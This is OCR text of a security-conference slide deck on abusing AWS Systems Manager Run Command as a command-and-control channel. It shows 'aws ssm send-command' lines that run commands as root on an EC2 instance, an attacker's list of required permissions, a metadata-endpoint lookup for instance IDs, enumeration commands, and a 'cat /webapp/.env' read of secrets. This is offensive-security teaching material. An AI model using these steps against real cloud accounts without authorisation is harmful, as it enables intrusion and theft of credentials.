The C2 tool no one talks about AWS SSM - RunCommand

Author: Eduard Agavriloae

whoami

- Eduard Agavriloae
- Associate manager at **KPMG Romania**
- Co-founder of **Olsec.ro**

KPMG

OLSEC

PERSONAL CYBER SECURITY

whoami

- Eduard Agavriloae
- Associate manager at **KPMG Romania**
- Co-founder of **Olsec.ro**
- Focused on cloud security
- Twitter: **@saw_your_packet**
- Blog: https://securitycafe.ro/author/eagavriloae/

KPMG

OLSEC
PERSONAL CYBER SECURITY

Before we begin


Before we begin

- Pentesting anything but cloud: 1 RCE in 2.5 years
- Pentesting and reviewing cloud: 3 RCE on steroids in last year


Before we begin

Before we begin

Before we begin


Web vulnerability
SSM Run Command
webshell, need to privesc, blocked by WAF
root, full reverse shell, no instance is safe
imgflip.com

1. Systems Manager – Run Command



▼ Operations Management

- Explorer
- OpsCenter
- CloudWatch Dashboard
- Incident Manager

▼ Application Management

- Application Manager
- AppConfig
- Parameter Store

▼ Change Management

- Change Manager
- Automation
- Change Calendar
- Maintenance Windows

▼ Node Management

- Fleet Manager
- Compliance
- Inventory
- Hybrid Activations
- Session Manager
- Run Command
- State Manager
- Patch Manager
- Distributor

▼ Shared Resources

- Documents

MANAGEMENT TOOLS

AWS Systems Manager
Gain Operational Insight
Resources.

Get Started with Systems Manager

View operational data for groups of resources, so you can quickly identify and

How it works

Group your resources

Group your AWS resources and save them into resource groups

View insights

See relevant operational dat
dashboards about your grou
resources

Features

Remote connect

Quickly and securely access your Amazon EC2 instances

Resou


Make s

1. Systems Manager – Run Command

1. Systems Manager – Run Command


1. Systems Manager – Run Command

1. Systems Manager – Run Command




```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 --document-name "AWS-RunShellScript" --parameters commands=id | Select-String CommandID

        "CommandId": "f1dcbbe0-13f8-49ad-b04c-467146451ec1",
```

1. Systems Manager – Run Command



```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 --document-name "AWS-RunShellScript" --parameters commands=id | Select-String CommandID

        "CommandId": "f1dcbbe0-13f8-49ad-b04c-467146451ec1",

PS D:\> aws ssm list-command-invocations --command-id f1dcbbe0-13f8-49ad-b04c-467146451ec1 --details | Select-String '"Output"'

                    "Output": "uid=0(root) gid=0(root) groups=0(root)\n",

PS D:\> |
```


188.234.1.45
cat /webapp/.env
root
root
root
NT Authority/SYSTEM
root
10.10.10.1
10.10.10.2
10.10.10.3
3.100.2.1
3.100.2.2

THIS IS FINE

2. Attacker’s requirements

- The instance must be able to communicate with SSM

2. Attacker’s requirements

- The instance must be able to communicate with SSM
- You need to know the target’s instance ID

2. Attacker's requirements

- The instance must be able to communicate with SSM
- You need to know the target's instance ID
- A role/user that has:
  - ssm:SendCommand

2. Attacker's requirements

- The instance must be able to communicate with SSM
- You need to know the target's instance ID
- A role/user that has:
  - ssm:SendCommand
- Optional
  - ssm:ListCommandInvocations or ssm:GetCommandInvocation

2. Attacker’s requirements

- Instance ID from metadata API
  - http://169.254.169.254/latest/meta-data/instance-id

2. Attacker's requirements


- Instance ID from metadata API
  - http://169.254.169.254/latest/meta-data/instance-id
- Or from:

2. Attacker’s requirements

- aws ec2 describe-instances
- aws ec2 describe-addresses
- aws ec2 describe-volumes
- aws ec2 describe-bundle-tasks
- aws ec2 describe-classic-link-instances
- aws ec2 describe-conversion-tasks
- aws ec2 describe-elastic-gpus
- aws ec2 describe-export-tasks
- aws ec2 describe-fleets
  - aws ec2 describe-fleet-instances --fleet-id $fleet_id

- aws ec2 describe-iam-instance-profile-associations
- aws ec2 describe-instance-credit-specifications
- aws ec2 describe-instance-event-windows
- aws ec2 describe-instance-status
- aws ec2 describe-network-insights-analyses
- aws ec2 describe-replace-root-volume-tasks
- aws ec2 describe-network-interfaces
- aws ec2 describe-route-tables
- aws ec2 describe-spot-instance-requests
- aws ec2 describe-volume-status

Our permissions



